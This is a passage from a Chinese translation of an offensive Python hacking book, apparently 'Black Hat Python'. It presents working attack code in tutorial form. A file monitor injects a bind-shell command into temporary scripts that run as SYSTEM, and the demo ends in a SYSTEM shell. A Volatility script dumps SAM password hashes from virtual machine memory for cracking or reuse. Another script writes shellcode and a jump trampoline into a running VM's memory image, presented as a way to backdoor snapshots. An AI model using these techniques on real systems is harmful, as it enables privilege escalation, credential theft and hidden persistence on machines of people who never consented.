4. 关于权限的全部列表，可以访问 *http://msdn.microsoft.com/en-us/library/windows/desktop/bb530716(v=vs.85).aspx*.

续表

权限名称	具体被赋予的访问权限
SeDebugPrivilege	该权限使得用户进程可以调试其他进程。当然包括获取进程句柄以便将 DLL 或者代码插入到运行的进程中去
SeLoadDriver	该权限使得用户进程可以加载或者卸载驱动

现在，我们已经基本了解了在 Windows 系统里，权限是什么，以及需要找寻哪些权限。下面我们将利用 Python 自动化地获取正在监控的那些进程上已经启用的权限。我们将用到 `win32security`、`win32api`，以及 `win32con` 模块，如果你碰到无法正常加载这些模块的情况，可以将接下来的这些函数调用转换成通过 ctypes 库对原生函数的调用，这样做只是增加了一些工作量而已。将下面的代码加入到文件 *process_monitor.py* 中，直接加在前面已经写好的 `log_to_file` 函数之前即可。

```
def get_process_privileges(pid):
    try:
        # 获取目标进程的句柄
❶       hproc = win32api.OpenProcess(win32con.PROCESS_QUERY_¬
        INFORMATION,False,pid)

        # 打开主进程的令牌
❷       htok = win32security.OpenProcessToken(hproc,win32con.TOKEN_QUERY)

        # 解析已启用权限的列表
❸       privs = win32security.GetTokenInformation(htok, win32security.¬
        TokenPrivileges)

        # 迭代每个权限并输出其中已经启用的
        priv_list = ""
        for i in privs:
            # 检测权限是否已经启用
❹           if i[1] == 3:
❺               priv_list += "%s|" % win32security.¬
                LookupPrivilegeName(None,i[0])
    except:
        priv_list = "N/A"

    return priv_list
```

我们使用进程的 PID 号获取目标进程的句柄❶，然后，直接打开进程的令牌❷并获取该进程的令牌信息❸。通过设置 `win32security.TokenPrivileges` 结构体，我们调用的 API 函数返回了正在处理的当前进程的所有权限信息。该函数调用返回的是一列元组，每个元组的第一个成员是具体权限，第二个成员则用于描述该权限是否启用。由于我们只关心那些启用了的权限，所以首先查看这个启用标志位❹，然后才是查询该权限相应的可读名称❺。

接下来，我们对已经写好的上述代码进行如下修改，以便可以正确地输出和记录权限信息。将下面这行代码：

```
privileges  = "N/A"
```

改成如下代码：

```
privileges = get_process_privileges(pid)
```

现在我们已经添加好了权限的跟踪代码，接下来，我们重新运行 *process_monitor.py* 脚本，看看输出如何。你应该会看到脚本输出类似如下所示的权限信息：

```
C:\> python.exe process_monitor.py
20130907233506.055054-300,JUSTIN-V2TRL6LD\Administrator,C:\WINDOWS\system32\¬
notepad.exe,"C:\WINDOWS\system32\notepad.exe" ,660,508,SeChangeNotifyPrivilege¬
|SeImpersonatePrivilege|SeCreateGlobalPrivilege|

20130907233515.914176-300,JUSTIN-V2TRL6LD\Administrator,C:\WINDOWS\system32\¬
calc.exe,"C:\WINDOWS\system32\calc.exe" ,1004,508,SeChangeNotifyPrivilege|¬
SeImpersonatePrivilege|SeCreateGlobalPrivilege|
```

可以看到，我们正确地记录了这些进程所启用的权限。我们还可以轻而易举地添加一些代码，使得脚本更加有针对性地记录那些以非特权用户运行的进程中，那些我们感兴趣的并且已启用的权限。接下来，我们将看到如何用这种进程监控的方法定位那些以不安全的方式调用外部文件的进程。

赢得竞争

批处理脚本、VBScript 脚本和 PowerShell 脚本使得系统管理员可以更轻松

地完成那些机械的任务。这些任务包含从连续不断地注册一个清单上的各个服务到强制各个软件从他们自己的代码仓库中升级。一个通用的问题是这些脚本一般都缺少适当的访问控制列表（ACL）。经常出现的情况是，即使是在采用安全措施的服务器上，我也发现了一些批处理或者 PowerShell 脚本每天以 SYSTEM 权限运行一次，而这些脚本是全局任何用户都可以写入的。

在一个企业级的网络中，如果你长时间运行你的进程监控器（或者安装本章开头处提到的示例服务），就可能看到如下进程记录：

```
20130907233515.914176-300,NT AUTHORITY\SYSTEM,C:\WINDOWS\system32\cscript.¬
exe, C:\WINDOWS\system32\cscript.exe /nologo "C:\WINDOWS\Temp\azndldsddfggg.¬
vbs",1004,4,SeChangeNotifyPrivilege|SeImpersonatePrivilege|SeCreateGlobal¬
Privilege|
```

你可以看到二进制文件 *cscript.exe* 以 SYSTEM 的权限运行，输入参数为 *C:\WINDOWS\Temp\azndldsddfggg.vbs*。本章的示例服务每分钟都会产生这种事件。如果你现在做目录遍历，是不能发现这个文件的。这是由于当前服务创建的是一个随机的文件名，然后向文件中写入 VBScript 脚本并执行它。我在商业软件中多次见到此种行为，这些软件会把文件复制到一个临时目录下，执行完之后删除它。

为了在这种条件下进行权限漏洞利用，必须在和目标程序执行脚本的竞争中占先。当软件或者计划任务创建文件的时候，我们必须能够在进程执行和删除文件之前插入我们自己的代码。做到这一点的一个技巧是使用一个很便利的函数 `ReadDirectoryChangesW`，该函数可以让我们监控一个目录中的任何文件或者子目录的变化。我们当然也要从这些变化事件中进行过滤，抓住文件已经被“保存”的时机，使得我们可以在文件执行之前快速地插入代码。一个令人难以置信的有效方法是，只要我们盯住所有的临时文件目录 24 个小时或者更长时间，就经常能够找到那些有意思的 BUG 或者信息泄露漏洞，从而导致潜在的权限提升。

现在让我们从一个文件监视器开始，在此基础上开发自动化插入代码的功能。创建一个名为 *file_monitor.py* 的新文件，并且输入如下代码：

```
# 这个被修改的示例出自：
# http://timgolden.me.uk/python/win32_how_do_i/watch_directory_for_changes.¬
html
import tempfile
import threading
```

```
import win32file
import win32con
import os

# 这些是典型的临时文件所在的路径
❶ dirs_to_monitor = ["C:\\WINDOWS\\Temp",tempfile.gettempdir()]

# 文件修改行为对应的常量
FILE_CREATED        = 1
FILE_DELETED        = 2
FILE_MODIFIED       = 3
FILE_RENAMED_FROM   = 4
FILE_RENAMED_TO     = 5

def start_monitor(path_to_watch):

    # 为每个监控器起一个线程
    FILE_LIST_DIRECTORY = 0x0001

❷   h_directory = win32file.CreateFile(
        path_to_watch,
        FILE_LIST_DIRECTORY,
        win32con.FILE_SHARE_READ | win32con.FILE_SHARE_WRITE | win32con.FILE_¬
        SHARE_DELETE,
        None,
        win32con.OPEN_EXISTING,
        win32con.FILE_FLAG_BACKUP_SEMANTICS,
        None)

    while 1:
        try:
❸           results = win32file.ReadDirectoryChangesW(
                h_directory,
                1024,
                True,
                win32con.FILE_NOTIFY_CHANGE_FILE_NAME |
                win32con.FILE_NOTIFY_CHANGE_DIR_NAME |
                win32con.FILE_NOTIFY_CHANGE_ATTRIBUTES |
```

```
                win32con.FILE_NOTIFY_CHANGE_SIZE |
                win32con.FILE_NOTIFY_CHANGE_LAST_WRITE |
                win32con.FILE_NOTIFY_CHANGE_SECURITY,
                None,
                None
                )

❹           for action,file_name in results:
                full_filename = os.path.join(path_to_watch, file_name)

                if action == FILE_CREATED:
                    print "[ + ] Created %s" % full_filename
                elif action == FILE_DELETED:
                    print "[ - ] Deleted %s" % full_filename
                elif action == FILE_MODIFIED:
                    print "[ * ] Modified %s" % full_filename

                    # 输出文件内容
                    print "[vvv] Dumping contents..."

❺                   try:
                        fd = open(full_filename,"rb")
                        contents = fd.read()
                        fd.close()
                        print contents
                        print "[^^^] Dump complete."
                    except:
                        print "[!!!] Failed."

                elif action == FILE_RENAMED_FROM:
                    print "[ > ] Renamed from: %s" % full_filename
                elif action == FILE_RENAMED_TO:
                    print "[ < ] Renamed to: %s" % full_filename
                else:
                    print "[???] Unknown: %s" % full_filename
        except:
            pass
```

```
for path in dirs_to_monitor:
    monitor_thread =  threading.Thread(target=start_monitor,args=(path,))
    print "Spawning monitoring thread for path: %s" % path
    monitor_thread.start()
```

我们定义了一个需要监控的文件目录列表❶，在我们的这个示例中包含两个普通的临时文件目录。需要始终牢记的是，肯定还有其他文件位置需要你去监控，所以当你发现需要调整时，及时补充该列表。对于这些文件路径中的每一个，我们都会创建一个监控线程，调用 `start_monitor` 函数。这个函数的第一个任务是获取需要监视的文件目录的句柄❷。然后，我们调用 `ReadDirectoryChangesW` 函数❸，该函数会在目录结构改变时通知我们。我们能够获得被改变的目标文件的名称及发生了何种改变❹。此时，我们可以输出与该文件的改变相关的有用信息，如果探测到内容发生了变化，可以将文件内容输出作为参考❺。

小试牛刀

打开一个 CMD 命令行窗口，运行 *file_monitor.py* 脚本：

```
C:\> python.exe file_monitor.py
```

打开第二个 CMD 命令行窗口，然后执行如下命令：

```
C:\> cd %temp%
C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp> echo hello > filetest
C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp> rename filetest file2test
C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp> del file2test
```

你将看到如下输出：

```
Spawning monitoring thread for path: C:\WINDOWS\Temp
Spawning monitoring thread for path: c:\docume~1\admini~1\locals~1\temp
[ + ] Created c:\docume~1\admini~1\locals~1\temp\filetest
[ * ] Modified c:\docume~1\admini~1\locals~1\temp\filetest
[vvv] Dumping contents...
hello

[^^^] Dump complete.
```

```
[ > ] Renamed from: c:\docume~1\admini~1\locals~1\temp\filetest
[ < ] Renamed to: c:\docume~1\admini~1\locals~1\temp\file2test
[ * ] Modified c:\docume~1\admini~1\locals~1\temp\file2test
[vvv] Dumping contents...
hello

[^^^] Dump complete.
[ - ] Deleted c:\docume~1\admini~1\locals~1\temp\FILE2T~1
```

如果上述结果都能够如期得到的话，那么我建议你在目标系统上运行文件监视器 24 小时以上。你可能会（或者不会）惊讶地看到大量的文件被创建、执行和删除。你还可以利用进程监视脚本找到那些有趣的文件路径，并用来进行上述的文件监视。软件的升级是有独特的意义的，让我们继续学习，添加能够自动插入代码到目标文件的功能。

代码插入

现在我们已经可以监控进程和文件位置了，下面让我们来看看是否能够自动化地插入代码到目标文件中。我所见过的最常被使用的通用脚本语言是 VBScript、批处理和 PowerShell。我们将编写一些非常简单的代码片段，它的功能是以原生服务的权限执行我们的一个工具 *bhpnet.py* 的编译版本。其实通过这些脚本语言，你可以做很多不为人知的事情[5]，我们将创建一个完成此类事情的通用框架，你能够以此为起点自由发挥。现在我们来修改 *file_monitor.py* 脚本，在定义文件修改类型的常量之后加入如下代码：

```
❶ file_types        = {}

command = "C:\\WINDOWS\\TEMP\\bhpnet.exe -l -p 9999 -c"
file_types['.vbs'] =
["\r\n'bhpmarker\r\n","\r\nCreateObject(\"Wscript.Shell\").Run(\"%s\")\r\n" %¬
command]

file_types['.bat'] = ["\r\nREM bhpmarker\r\n","\r\n%s\r\n" % command]

file_types['.ps1'] = ["\r\n#bhpmarker","Start-Process \"%s\"\r\n" % command]
```

5. 佩雷斯 • 卡洛斯利用 PowerShell 完成了一些不可思议的事情，详见：*http://www.darkoperator.com/*。

```
# 用于执行代码插入的函数
def inject_code(full_filename,extension,contents):

    # 判断文件是否存在标记
❷   if file_types[extension][0] in contents:
        return

    # 如果没有标记的话，那么插入代码并标记
    full_contents  = file_types[extension][0]
    full_contents += file_types[extension][1]
    full_contents += contents


❸   fd = open(full_filename,"wb")
    fd.write(full_contents)
    fd.close()

    print "[\o/] Injected code."

    return
```

首先，我们定义了一个匹配特定文件扩展名❶的字典，每项扩展名对应一个特定的标签和我们想要插入的一段脚本。我们使用标签的原因是当我们捕捉到一个文件修改发生时会触发一个死循环，即我们插入代码到该文件中，这个过程本身也将触发一个随之而来的文件修改事件，由此周而复始地向文件插入代码。这会持续进行到文件变得巨大直至硬盘耗尽。接下来的一段代码是我们的 `inject_code` 函数，用于实际进行代码插入和文件标签检查。当确认文件中不存在标签之后❷，我们写入标签和想要目标进程执行的代码❸。现在我们需要修改程序的主体事件循环，加入文件扩展名的检验和对 `inject_code` 函数的调用。代码片段如下：

```
--snip--
            elif action == FILE_MODIFIED:
                print "[ * ] Modified %s" % full_filename

                # 输出文件内容
                print "[vvv] Dumping contents..."
```

```
                try:
                    fd = open(full_filename,"rb")
                    contents = fd.read()
                    fd.close()
                    print contents
                    print "[^^^] Dump complete."
                except:
                    print "[!!!] Failed."

    #### 新代码开始的地方
❶                   filename,extension = os.path.splitext(full_filename)

❷                   if extension in file_types:
                        inject_code(full_filename,extension,contents)
    #### 新代码结束
    --snip--
```

这是对主循环非常直接明了的补充。我们可以快速地将文件扩展名分离出来❶，然后在我们的字典中与已知的文件类型进行比较❷。如果检测到相应的文件扩展名，我们将调用 `inject_code` 函数。现在，让我们来测试一下吧。

小试牛刀

如果你已经安装了本章开头提到的漏洞示例服务，那么你可以轻松地测试这个崭新的代码插入工具。在确保服务正在运行之后，执行 *file_monitor.py* 脚本。最终，你看到的输出显示一个 *.vbs* 文件被创建和修改，代码也已经被插入其中。如果一切运行正常，那么你可以把第 2 章中提到的 *bhpnet.py* 脚本运行起来，并连接你刚刚插入的代码开启的监听端口。为了核实权限提升已经完成，连接监听端之后，输入命令检测你正在以什么用户身份运行，代码片段如下：

```
justin$ ./bhpnet.py -t 192.168.1.10 -p 9999
<CTRL-D>
<BHP:#> whoami
NT AUTHORITY\SYSTEM
<BHP:#>
```

这显示你的代码已经插入成功，你现在已经拥有至高无上的 SYSTEM 权限了。

到了本章的末尾，你可能会觉得此类攻击多少有点神秘。但是随着你对大型企业级网络接触的增多，你会深刻体会到这类攻击是切实可行的。本章提到的工具都可以轻易地扩展升级或者改造成一次性的定制脚本，以便于在特定的条件下，针对某个本地账户或应用程序实施攻击。WMI 本身可以作为本地侦察的理想数据来源，一旦已经进入一个网络，你可以用它来深入地推进一次攻击。权限提升是任何一款优秀木马的必备要素。

11

自动化攻击取证

取证人员经常在网络被突破之后才被召集起来，要求去考证是否已经发生了一次攻击事件。他们通常需要一个已感染主机的内存快照，以便获取其中的加密密钥或者其他仅存在于内存中的信息。对他们来说，值得庆幸的是，一个杰出的开发团队已经开发了一套针对此项任务且基于Python框架实现的完整工具，名为 Volatility——一个高级的内存取证框架工具。应急响应人员、取证分析师及恶意代码分析人员也可以利用 Volatility 完成诸如内核对象检查、进程内存检测、提取等其他任务。当然，我们更关注它所能提供的取证分析能力。

首先，我们通过命令行下的几个操作实现从一个正在运行的 VMWare 虚拟机中取得口令的哈希值；随后，我们将展示如何通过在脚本中调用 Volatility 自动化完成这个过程的两步操作。最后一个例子将展示我们如何将 shellcode 直接插入到一个处于运行状态虚拟机的指定位置。这个技术会触动那些出于安全考虑，执迷于只在虚拟机中浏览网页或发邮件的人。我们同样可以在虚拟机的快照中隐藏一个后门，在管理员恢复虚拟机时触发执行。这种代码注入的方法同样适用于配置了 1394 端口的实体主机上，即使该端口是阻塞的、休眠的或需要密码，只要你能够接触它就可以。让我们马上开始吧！

工具安装

Volatility 非常容易安装，你只需要将其从 *https://code.google.com/p/volatility/downloads/list* 链接位置下载下来即可。我一般不会进行完全安装，而只是将它保存到一个本地目录，然后将该目录设置成工作路径，在随后的章节中我们将实践这种做法。该工具同样提供了一个 Windows 系统下的安装程序。根据你的实际工作需要，选择相对合适的安装方式。

工具配置

Volatility 通过配置文件确定从已经导出的内存镜像中获取信息需要的特征或者偏移。可是如果你是通过 1394 端口或者其他远程的方式导取的内存镜像，那么你很有可能不知道所要攻击系统的确切版本。值得庆幸的是，Volatility 自带了一个名为 `imageinfo` 的插件，它会尝试确定你将要检测的目标所对应的配置。你可以按照如下命令运行该插件：

```
$ python vol.py imageinfo -f  "memorydump.img"
```

运行该插件后，可以得到一份有用的信息。最为重要的是 `Suggested Profiles` 这行，它的样式应该如下所示：

```
Suggested Profile(s) : WinXPSP2x86, WinXPSP3x86
```

当你要继续对目标进行进一步操作时，需要将命令行参数`--profile` 设置成上述恰当的值，以上述示例作为开始。在上述情况下，我们应该这样使用工具：

```
$ python vol.py plugin --profile="WinXPSP2x86" arguments
```

如果配置错误，那么你会知道，因为配置错误可能导致所有的插件都不能正常工作，或者 Volatility 会在进行内存地址映射时报错。

抓取口令的哈希值

在渗透进入一个 Windows 主机之后，导出口令的哈希值是攻击者常做的事。

这些哈希值可以用于离线破解以便还原目标系统的口令，也可直接利用哈希值对其他网络资源进行认证仿冒攻击。对目标系统上虚拟机或其快照的取证分析是获取这些哈希值的重要途径。

无论目标系统的用户是否偏执地只用虚拟机进行高风险操作，抑或者一个企业级的网络试图将某些特定用户的活动限定在虚拟机中，虚拟主机都是你在获取了宿主机的访问权限之后，可以进一步搜集信息的绝佳位置。

工具 Volatility 使得上述哈希值提取的过程极其简单。首先，我们将查看如何使用一个必要的插件定位用户口令的哈希值在内存中的偏移，然后提取这些哈希值。随后，我们将创建一个脚本将这两步合并成一步。

Windows 系统将本地用户口令以哈希值的形式存储在注册表项 SAM 中，相应地，将系统引导口令存储在注册表项 system 中。我们需要通过这两个注册表项从内存镜像中提取哈希值。首先，通过运行 Volatility 的 hivelist 插件定位这两个注册表项值在内存中的偏移。然后，将结果传给 hashdump 插件，进行实际的哈希值提取。在你的命令行终端中输入并执行如下命令：

```
$ python vol.py hivelist --profile=WinXPSP2x86 -f "WindowsXPSP2.vmem"
```

一到两分钟之后，你应该能看到输出结果，表示那些注册表项值在内存中的位置，我摘取了其中部分结果作简要展示：

```
Virtual    Physical   Name
---------- ---------- ----
0xe1666b60 0x0ff01b60 \Device\HarddiskVolume1\WINDOWS\system32\config\software
0xe1673b60 0x0fedbb60 \Device\HarddiskVolume1\WINDOWS\system32\config\SAM
0xe1455758 0x070f7758 [no name]
0xe1035b60 0x06cd3b60 \Device\HarddiskVolume1\WINDOWS\system32\config\system
```

在这个输出结果中，可以看到粗体字显示的是注册表项 SAM、SYSTEM 的键值所在的虚拟地址和物理内存地址。需要始终牢记的是，虚拟地址是这些键值在操作系统内存中的偏移，而物理地址指的是在磁盘上实际的虚拟机文件.*vmem* 中的偏移。现在，我们已经定位了这些注册表项，将它们的虚拟偏移传递给 hashdump 插件。回到前面的命令行终端，并输入如下命令，注意你输入的地址应该与我输入的不同：

```
$ python vol.py hashdump -d -d -f "WindowsXPSP2.vmem" ¬
--profile=WinXPSP2x86 -y 0xe1035b60 -s 0xe17adb60
```

运行上述命令之后，你应该能获取类似如下结果：

```
Administrator:500:74f77d7aaaddd538d5b79ae2610dd89d4c:537d8e4d99dfb5f5e92e1fa3¬
77041b27:::
Guest:501:aad3b435b51404ad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:bf57b0cf30812c924kdkkd68c99f0778f7:457fbd0ce4f6030978d124j¬
272fa653:::
SUPPORT_38894df:1002:aad3b435221404eeaad3b435b51404ee:929d92d3fc02dcd099fdaec¬
fdfa81aee:::
```

非常完美！我们现在可以将这些哈希值导入常用的破解工具中，或者直接将哈希值发送给某些需要认证的服务进行利用。

现在，我们将整合上述分为两步实现的哈希值抓取过程，将其梳理成一个独立的脚本，如下所示，创建一个名为 *grabhashes.py* 的脚本，输入代码：

```
import sys
import struct
import volatility.conf as conf
import volatility.registry as registry

❶ memory_file       = "WindowsXPSP2.vmem"
❷ sys.path.append("/Users/justin/Downloads/volatility-2.3.1")


registry.PluginImporter()
config = conf.ConfObject()

import volatility.commands as commands
import volatility.addrspace as addrspace

config.parse_options()
config.PROFILE  = "WinXPSP2x86"
config.LOCATION = "file://%s" % memory_file

registry.register_global_options(config, commands.Command)
registry.register_global_options(config, addrspace.BaseAddressSpace)
```

首先，我们设定一个变量，指向将要分析的内存镜像❶；接下来，设定包含 Volatility 的下载路径❷，使得我们的代码可以成功地导入 Volatility 库。其余

支撑代码是用于装配这个 Volatility 实例及对配置文件进行设置的。

现在，让我们插入实际进行哈希值抓取的代码，将如下代码添加到 *grabhashes.py* 中。

```
from volatility.plugins.registry.registryapi import RegistryApi
from volatility.plugins.registry.lsadump import HashDump

❶ registry = RegistryApi(config)
❷ registry.populate_offsets()

sam_offset = None
sys_offset = None

for offset in registry.all_offsets:

❸     if registry.all_offsets[offset].endswith("\\SAM"):
          sam_offset = offset
          print "[*] SAM: 0x%08x" % offset

❹     if registry.all_offsets[offset].endswith("\\system"):
          sys_offset = offset
          print "[*] System: 0x%08x" % offset

    if sam_offset is not None and sys_offset is not None:
❺         config.sys_offset = sys_offset
          config.sam_offset = sam_offset

❻         hashdump = HashDump(config)

❼         for hash in hashdump.calculate():
            print hash

        break

    if sam_offset is None or sys_offset is None:
          print "[*] Failed to find the system or SAM offsets."
```

首先，我们实例化一个 `RegistryApi` 类的对象❶，该类是一个包含常用注册表操作的帮助类，它只需要当前的配置作为一个参数。随后该对象调用

`populate_offsets` 函数❷，这等同于我们之前提到的运行 `hivelist` 命令。接下来，我们在每个找到偏移地址的注册表项中检索是否存在 `SAM`❸和 `system`❹项。一旦找到，我们将在当前的配置对象中更新对应的偏移值❺。然后，我们创建一个 `HashDump` 对象❻，并传入当前配置。最后一步❼是迭代地调用计算函数，以此来输出每个用户名和相应的哈希值。

现在，让我们运行这个独立的脚本文件：

```
$ python grabhashes.py
```

你应该能看到和之前分别运行两个插件得到的结果类似。我的建议是当你需要组合使用多个函数时（或者借用一些已经存在的功能函数），可以通过 grep 查阅 Volatility 的源代码，了解工具后台的实际运行机理。Volatility 不同于类似 Scapy 之类的 Python 库，但你可以通过在源代码中查看开发者如何使用相关类和函数，找到合适的使用方法。

现在，让我们转向到一些简单的逆向工程上来，比如通过插入代码的方式感染一台虚拟机。

直接代码注入

近年来，随着用户个性化需求和办公软件跨平台的需要，以及需要将服务集中整合到更强健的硬件设备上等应用场景的增多，使得虚拟化技术越来越流行。在上述情形中，如果你已经攻克了一个宿主机系统，那么你将可以轻易地侵入这些正在使用中的虚拟主机。如果你还能看到这些虚拟机的快照，那么这些快照将成为一个完美驻留 shellcode 的地方。如果用户回滚到那个被你感染的快照，你的 shellcode 将被执行，从而得到一个崭新的 shell。

进行代码注入的一个重要环节是找到一个合适的插入点。如果你时间充裕，那么找到一个系统进程的服务主体循环将是理想的结果，因为你可以由此获得一个虚拟机中的高权限，并以此权限调用 shellcode。如果你挑选了一个错误的插入点或者你没有正确编写 shellcode，那么得到的负面效果是引发进程报错、被用户发现，甚至关闭虚拟机。

现在，我们以 Windows 系统的计算器程序为目标，进行简单的逆向分析。首先，在调试器 Immunity Debugger 中加载计算器程序 *calc.exe*，并利用编写的代码覆盖检测脚本来定位点击“=”键对应的函数。总体的思路是进行快速的逆向工程分析，检验我们的代码注入方法，并且能够对测试结果进行反复重现。

在完成这个的基础上，你可以尝试更加隐蔽的目标程序并插入更高级的shellcode。当然，接下来你可以找一个支持 1394 端口的计算机，并展开实际测试。

现在以 Immunity Debugger[1]的一个简单的 Python 接口命令[2]作为开始，在你的 Windows XP 虚拟机中创建一个新的 Python 脚本文件 *codecoverage.py*，并确保将它保存到 Immunity Debugger 安装路径下的 *PyCommands* 文件夹中。

```
from immlib import *

class cc_hook(LogBpHook):

    def __init__(self):

        LogBpHook.__init__(self)
        self.imm = Debugger()

    def run(self,regs):

        self.imm.log("%08x" % regs['EIP'],regs['EIP'])
        self.imm.deleteBreakpoint(regs['EIP'])

        return

def main(args):

    imm = Debugger()

    calc = imm.getModule("calc.exe")
    imm.analyseCode(calc.getCodebase())

    functions = imm.getAllFunctions(calc.getCodebase())

    hooker = cc_hook()
```

1 下载调试器 Immunity Debugger：http://debugger.immunityinc.com/。
2 调试器的 Python 接口为 PyCommand。——译者注

```
    for function in functions:
        hooker.add("%08x" % function, function)

    return "Tracking %d functions." % len(functions)
```

这个简单的脚本用于找到可执行程序 *calc.exe* 中的每一个函数，并为每个函数设置一个一次性的断点。这也就意味着每个函数只要被执行过，调试器就会输出函数的地址并将断点移除，避免持续记录同一个函数的地址。在 Immunity Debugger 中加载计算器程序 *calc.exe*，但是先不要运行。在调试器下方的命令栏中输入如下命令启用上述 Python 脚本：

```
!codecoverage
```

现在你可以按 F9 键将程序 *calc.exe* 的进程跑起来。切换到日志浏览窗口（快捷键 Alt+L），你可以看到记录下来的函数名称在滚动输出。现在，你在计算器中点击尽可能多的按键，除了“=”按键。这样做是想触发计算器程序执行每一个函数，除了你想要定位的那个函数。在你反复点击了一圈过后，到日志窗口单击鼠标右键，选择 **Clear Window** 选项。这会将之前命中过的所有函数移除。你可以通过点击一个之前点击过的按键来验证，你将不会在日志窗口中看到任何的输出。现在，你可以点击那个“=”按键了，你可以在日志窗口中看到一个单独的入口函数的地址（你应该需要输入一个类似“3+3”的表达式，然后再单击“=”按键，这样才有效触发了运算）。在我的 Windows XP SP2 虚拟机中，这个地址是 `0x01005D51`。

好吧！疾风骤雨般的逆向调试和代码覆盖测试结束了，我们已经找到了想要插入代码的具体位置。让我们借助 Volatility 编写代码，实现这个代码插入的任务。

整个插入过程分为多个阶段。首先，我们要对内存进行扫描，找到 *calc.exe* 进程的内存空间并找到插入代码的位置，也相当于在磁盘上的虚拟机内存镜像文件中找到前述入口函数的物理偏移。接下来，我们在“=”按键对应的入口函数之前插入一块简单的跳转代码，以便在按键之后跳转执行 shellcode。我们将使用的 shellcode 是之前我在加拿大的一个叫作 Countermeasure 的安全会议上展示的精彩示例。由于这个 shellcode 使用了硬编码偏移地址，所以你需要根据实际环境进行修改。

创建一个新文件，命名为 *code_inject.py*，输入如下代码：

```
import sys
import struct

equals_button = 0x01005D51

memory_file         = "WinXPSP2.vmem"
slack_space         = None
trampoline_offset   = None


# 读入我们的 shellcode
❶ sc_fd = open("cmeasure.bin","rb")
  sc    = sc_fd.read()
  sc_fd.close()

sys.path.append("/Users/justin/Downloads/volatility-2.3.1")

import volatility.conf as conf
import volatility.registry as registry

registry.PluginImporter()
config = conf.ConfObject()

import volatility.commands as commands
import volatility.addrspace as addrspace

registry.register_global_options(config, commands.Command)
registry.register_global_options(config, addrspace.BaseAddressSpace)

config.parse_options()
config.PROFILE  = "WinXPSP2x86"
config.LOCATION = "file://%s" % memory_file
```

里面的安装代码和之前的类似，只是我们需要在这里读入将要插入到虚拟机中的 shellcode❶。

现在让我们加上实际进行代码注入的功能代码：

```
import volatility.plugins.taskmods as taskmods

❶ p = taskmods.PSList(config)
```

```
❷ for process in p.calculate():

    if str(process.ImageFileName) == "calc.exe":

        print "[*] Found calc.exe with PID %d" % process.UniqueProcessId
        print "[*] Hunting for physical offsets...please wait."

❸       address_space = process.get_process_address_space()
❹       pages         = address_space.get_available_pages()
```

首先，我们实例化 PSList 类❶，并传入当前的配置。PSList 模块用于检索内存镜像中所有正在运行的进程。我们迭代检索每个进程❷，直到发现一个名为 *calc.exe* 的进程，进而获取它的整个地址空间范围❸和所有相应的内存页面❹。

现在，我们要在这些内存页面中找到一个空闲的内存块，其大小和我们的 shellcode 相当。与此同时，我们要找到“=”按键对应的处理函数的虚拟地址，以便我们插入跳转代码。输入如下代码，始终牢记代码缩进：

```
    for page in pages:

❶       physical = address_space.vtop(page[0])

        if physical is not None:

            if slack_space is None:

❷               fd = open(memory_file,"r+")
                fd.seek(physical)
                buf = fd.read(page[1])

                try:
❸                   offset = buf.index("\x00" * len(sc))
                    slack_space  = page[0] + offset

                    print "[*] Found good shellcode location!"
                    print "[*] Virtual address: 0x%08x" % slack_space
                    print "[*] Physical address: 0x%08x" % (physical¬
                    + offset)
                    print "[*] Injecting shellcode."
```

```
❹                   fd.seek(physical + offset)
                    fd.write(sc)
                    fd.flush()

                    # 创建我们的跳转代码
❺                   tramp = "\xbb%s" % struct.pack("<L", page[0] + offset)
                    tramp += "\xff\xe3"

                    if trampoline_offset is not None:
                        break

                except:
                    pass

                fd.close()

            # 查看目标代码的位置
            if page[0] <= equals_button and ¬
❻                   equals_button < ((page[0] + page[1])-7):

                print "[*] Found our trampoline target at: 0x%08x" ¬
                % (physical)

                # 计算虚拟偏移
❼               v_offset = equals_button - page[0]

                # 计算物理偏移
                trampoline_offset = physical + v_offset

                print "[*] Found our trampoline target at: 0x%08x" ¬
                % (trampoline_offset)

                if slack_space is not None:
                    break


    print "[*] Writing trampoline..."
```

```
❽       fd = open(memory_file, "r+")
        fd.seek(trampoline_offset)
        fd.write(tramp)
        fd.close()

        print "[*] Done injecting code."
```

一切就绪，让我们浏览整个代码的工作流程。当我们迭代每个内存页面时，代码将得到一个两个成员的列表，其中 `page[0]`是页面的地址，`page[1]`是页面的大小（以字节为单位）。当我们查看每个内存页面时，首先找到内存页面的物理偏移（牢记这个偏移指的是磁盘上虚拟机内存镜像中的偏移）❶。接着，我们打开内存镜像❷，定位到内存页面的物理偏移位置，读入整个内存页面。然后，尝试从中找到与 shellcode 大小合适的整个填充为空字符（NULL）❸的内存块，这将是内存镜像中我们填入 shellcode 的位置❹。当我们找到合适的代码注入点并放置好 shellcode 之后，需要结合 shellcode 地址编写一小段 x86 操作码❺[3]。这些操作码对应的汇编指令如下：

```
mov ebx, ADDRESS_OF_SHELLCODE
jmp ebx
```

你应该牢记可以使用 Volatility 的反汇编功能来确保上述跳转代码中的距离是正确的，并且在 shellcode 执行之后可以对上述代码插入的位置进行修复还原。我将这个作为额外的作业布置给你。

那么，最后一步就是对每个内存页面核实是否是将要注入代码的“=”按键函数所在的页面❻。如果是，那么计算物理偏移❼，并写入上述跳转代码❽。现在，跳转代码准备就绪，它将改变应用程序的执行流程，使其跳转执行我们事先布置在内存映像中的 shellcode。

小试牛刀

首先，关闭可能还在运行的调试器及所有还在运行的计算器程序（*calc.exe*）。重新启动计算器程序 *calc.exe*，并运行你的代码注入脚本。你会看到如下输出：

```
$ python code_inject.py
[*] Found calc.exe with PID 1936
```

3. 操作码 opcode 在此处指汇编指令对应的二进制机器码。——译者注

```
[*] Hunting for physical offsets...please wait.
[*] Found good shellcode location!
[*] Virtual address: 0x00010817
[*] Physical address: 0x33155817
[*] Injecting shellcode.
[*] Found our trampoline target at: 0x3abccd51
[*] Writing trampoline...
[*] Done injecting code.
```

非常完美!结果显示工具已经找到了所有的偏移地址,并插入了 shellcode。如果要测试的话,则只要进入虚拟机中,做一个快速的“3+3”运算,单击“=”按钮即可。你将看到一个对话框弹出!

现在,你可以去逆向分析计算器之外的其他应用程序或服务,以便尝试应用此项技术。你也可以将该项技术应用到内核对象中,以此来实现 rootkit。有趣的是,这些技术在内存取证分析领域越来越流行的同时,也非常适合于渗透攻击时运用,尤其是当你获得对主机的物理访问权限或者碰到一个运载着众多虚拟机的服务器时。

Broadview
www.broadview.com.cn
